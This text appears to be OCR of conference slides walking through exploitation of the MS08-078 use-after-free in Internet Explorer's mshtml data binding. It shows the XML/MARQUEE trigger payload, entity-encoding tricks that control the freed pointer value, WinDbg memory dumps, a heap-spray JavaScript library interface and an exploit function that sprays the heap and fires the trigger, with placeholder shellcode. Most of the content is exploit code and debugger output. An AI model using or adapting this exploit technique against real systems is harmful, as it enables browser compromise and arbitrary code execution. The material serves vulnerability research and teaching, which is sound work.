
More from Microsoft Security Development Lifecycle (MSDN Blogs):

```
int MaxIdx = ArrayOfObjectsFromIE.Size()-1;

for (int i=0; i <= MaxIdx; i++) {

    if (!ArrayOfObjectsFromIE[i])
        continue;

    ArrayOfObjectsFromIE[i]->TransferFromSource();

    ...

}
```

0101 – Dream Level 4

Exploiting the vulnerability...

Control the execution flow



Control the execution flow

```
<XML ID=I>
<X>
<C>
&lt;IMG SRC=&quot;javascript:alert(&apos;XSS&apos;)&quot;&gt;
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:alert('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0x34:
7ea81cf4 8b08            mov     ecx,dword ptr [eax]  ds:0023:006c0061=????????
0:005> .printf "DWORD PTR [ESI] = 0x%08x\n", poi(esi); .printf "ESI contents (bytes +
DWORD PTR [ESI] = 0x006c0061
ESI contents (bytes + ASCII):
027ff8e8  61 00 6c 00 65 00 72 00-74 00 28 00 27 00 58 00  a.l.e.r.t.(.'.X.
027ff8f8  53 00 53 00 27 00 29 00-00 00 00 00 00 00 00 00  S.S.'.).........
027ff908  f1 8a e3 ea 00 00 08 ff-f7 00 00 00 00 00 00 00  ................
027ff918  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
027ff928  00 00 00 00 00 00 00 00-f6 8a e3 ea 00 00 0c ff  ................
027ff938  98 00 23 00 00 00 00 00-a8 d1 20 00 00 00 00 00  ..#....... .....
027ff948  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
027ff958  fb 8a e3 ea 00 01 0e ff-61 00 6c 00 65 00 72 00  ........a.l.e.r.
ESI contents (Unicode):
027ff8e8  "alert('XSS')"
```

Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#97;&#108;&#101;&#114;&#116;('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
&#97   = "a"
&#108  = "l"
&#101  = "e"
&#114  = "r"
&#116  = "t"
```

Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x61;&#x6c;&#x65;&#x72;&#x74;('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
&#x61  = "a"
&#x6c  = "l"
&#x65  = "e"
&#x72  = "r"
&#x74  = "t"
```

Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x0061;&#x006c;&#x0065;&#x0072;&#x0074;('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
&#x0061 = "a"
&#x006c = "l"
&#x0065 = "e"
&#x0072 = "r"
&#x0074 = "t"
```

Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x6c61;&#x7265;&#x0074;&#x0020;&#x0020;('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0x34:
7ea81cf4 8b08            mov     ecx,dword ptr [eax]  ds:0023:72656c61=????????
0:005> .printf "DWORD PTR [ESI] = 0x%08x\n", poi(esi);.printf "ESI contents (bytes +
DWORD PTR [ESI] = 0x72656c61
ESI contents (bytes + ASCII):
02266ca8  61 6c 65 72 74 00 20 00-20 00 28 00 27 00 58 00  alert. . .(.'.X.
02266cb8  53 00 53 00 27 00 29 00-00 00 00 00 00 00 00 00  S.S.'.).........
02266cc8  21 d1 e5 ea 00 00 08 ff-f7 00 00 00 00 00 00 00  !...............
02266cd8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
02266ce8  00 00 00 00 00 00 00 00-26 d1 e5 ea 00 00 0c ff  ........&.......
02266cf8  98 00 23 00 00 00 00 00-a8 ba 20 00 00 00 00 00  ..#.......  .....
02266d08  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
02266d18  1b d1 e5 ea 00 01 0e ff-61 6c 65 72 74 00 20 00  ........alert. .
ESI contents (Unicode):
02266ca8  "▮▮t  ('XSS')"
```

Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x0a0a;&#x0a0a;ert('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0xa
DWORD PTR [ESI] = 0A0A0A0Ah
mshtml!CXfer::TransferFromSrc+0x18
EAX = 0A0A0A0Ah
mshtml!CXfer::TransferFromSrc+0x34
ECX = DWROD PTR [EAX] {EAX = HEAP}
mshtml!CXfer::TransferFromSrc+0x38
EIP = DWPRD PTR [ECX+84h] {ECX+84h = 0A0A0A0Ah}
```

Control the execution flow

```
<XML ID=I>
<X>
<C>
<IMG SRC="javascript:&#x5678;&#x1234;ert('XSS')">
</C>
</X>
</XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
</MARQUEE>
</MARQUEE>
```

```
mshtml!CXfer::TransferFromSrc+0xa
DWORD PTR [ESI] = 12345678h
mshtml!CXfer::TransferFromSrc+0x18
EAX = 12345678h
mshtml!CXfer::TransferFromSrc+0x34
ECX = DWROD PTR [EAX] {EAX = HEAP}
mshtml!CXfer::TransferFromSrc+0x38
EIP = DWPRD PTR [ECX+84h] {ECX+84h = 12345678h}
```

Execute arbitrary code

Heap spray

- Wikipedia description:
  - "In computer security, **heap spraying** is a technique used in **exploits** to facilitate **arbitrary code** execution."
  - "In general, code that **sprays** the **heap** attempts to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process' **heap** and fill the bytes in these blocks with the right values."
- Now you know what the **Heap Spray** is, right?
- A JavaScript library has been created to optimize the **exploitation** – inspired on:
  - JavaScript Heap Exploitation library by Alexander Sotirov

- Object Constructor:

```
var obj = new Exploit();
```

- Object Properties:

```
obj.detail
obj.offset
obj.message
obj.code
```

- Object Methods:

```
obj.address(address,format)
obj.ascii(method,format,size)
obj.banner(memory)
obj.check(address,shellcode,memory)
obj.even(shellcode)
obj.hexa(address,size)
obj.memory(address)
obj.random(maximum)
obj.shellcode(shellcode,format)
obj.spray(address,shellcode,memory)
```

Execute arbitrary code

```
function Inception (){
    var ms08_078 = new Exploit();
    var choice, memory, address, shellcode, trigger = new String();

    ms08_078.detail  = ["MS08-078", "0.01", "20111015", "Nelson Brito"];
    ms08_078.offset  = [0x0a0a0a0a];
    ms08_078.code[1] = "cc cc cc cc";

    choice    = ms08_078.random(ms08_078.offset.length);
    memory    = ms08_078.memory(ms08_078.offset[choice]);
    address   = ms08_078.address(ms08_078.offset[choice], 0);
    shellcode = ms08_078.shellcode(ms08_078.code[1], 0);

    trigger = trigger.concat("<XML ID=I><X><C>&lt;IMG SRC=&quot;javascript:");
    ...
    if(ms08_078.spray(address, shellcode, memory))
        document.getElementById("b00m").innerHTML = trigger;
}
```

0110 – Demonstration

Demonstrating the vulnerability...

What really happens?

HEAP

DWORD PTR [EDI+08h]	DWORD PTR [EDI+0Ch]
ESI	DWORD PTR [EAX+EBX*4]

STACK

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h]	DWORD PTR [EDI+0Ch]
ESI	DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x9

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch]
ESI	DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x9

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI	DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x9

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 8	DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0xb

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 2	DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x10

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4]

STACK

mshtml!CRecordInstance::TransferToDestination+0x13

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CRecordInstance::TransferToDestination+0x19

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CRecordInstance::TransferToDestination+0x25

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CXfer::TransferFromSrc

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CXfer::TransferFromSrc+0xc3

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDBindMethodsMarquee::BoundValueToElement+0x12

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDBindMethodsText::BoundValueToElement+0x1d

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CElement::Inject+0x2e9

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!HandleHTMLInjection+0x4b

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!HandleHTMLInjection+0x153

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!RemoveWithBreakOnEmpty+0x40

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDoc::Remove+0x12

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDoc::CutCopyMove+0xd3

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CMarkup::SpliceTreeInternal+0x8d

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CSpliceTreeEngine::RemoveSplice+0x2cf

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CElement::Notify+0x119

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CElement::ExitTree+123

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CElement::DetachDataBindings+0x20

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CDataBindingEvents::DetachBinding+0x70

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CRecordInstance::RemoveBinding+0x47

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!_MemFree+0x16

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

kernel32!HeapFree+0xf

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ntdll!RtlFreeHeap+0x149

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 8	DWORD PTR [EDI+0Ch] = 0x12345678
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

ntdll!RtlpFreeHeap+0x5a

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CMarkup::SpliceTreeInternal+0x92

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CMarkup::SpliceTreeInternal+0xa7

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CSpliceTreeEngine::InsertSplice+0xa04

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgElement::Notify+0x27

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgHelper::Notify+0x1b1

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgHelper::EnterTree+0x122

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgHelper::SetImgSrc+0x1e

```
<XML ID=I><X><C><IMG SRC="javascript:alert('XSS')"></C></X></XML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<MARQUEE DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></MARQUEE>
</MARQUEE>
```

What really happens?

HEAP

DWORD PTR [EDI+08h] = 0	DWORD PTR [EDI+0Ch] = 0x00000000
ESI = 1	DWORD PTR [EAX+EBX*4] = 0x12345678

STACK

mshtml!CImgHelper::FetchAndSetImgCtx+0x56

```
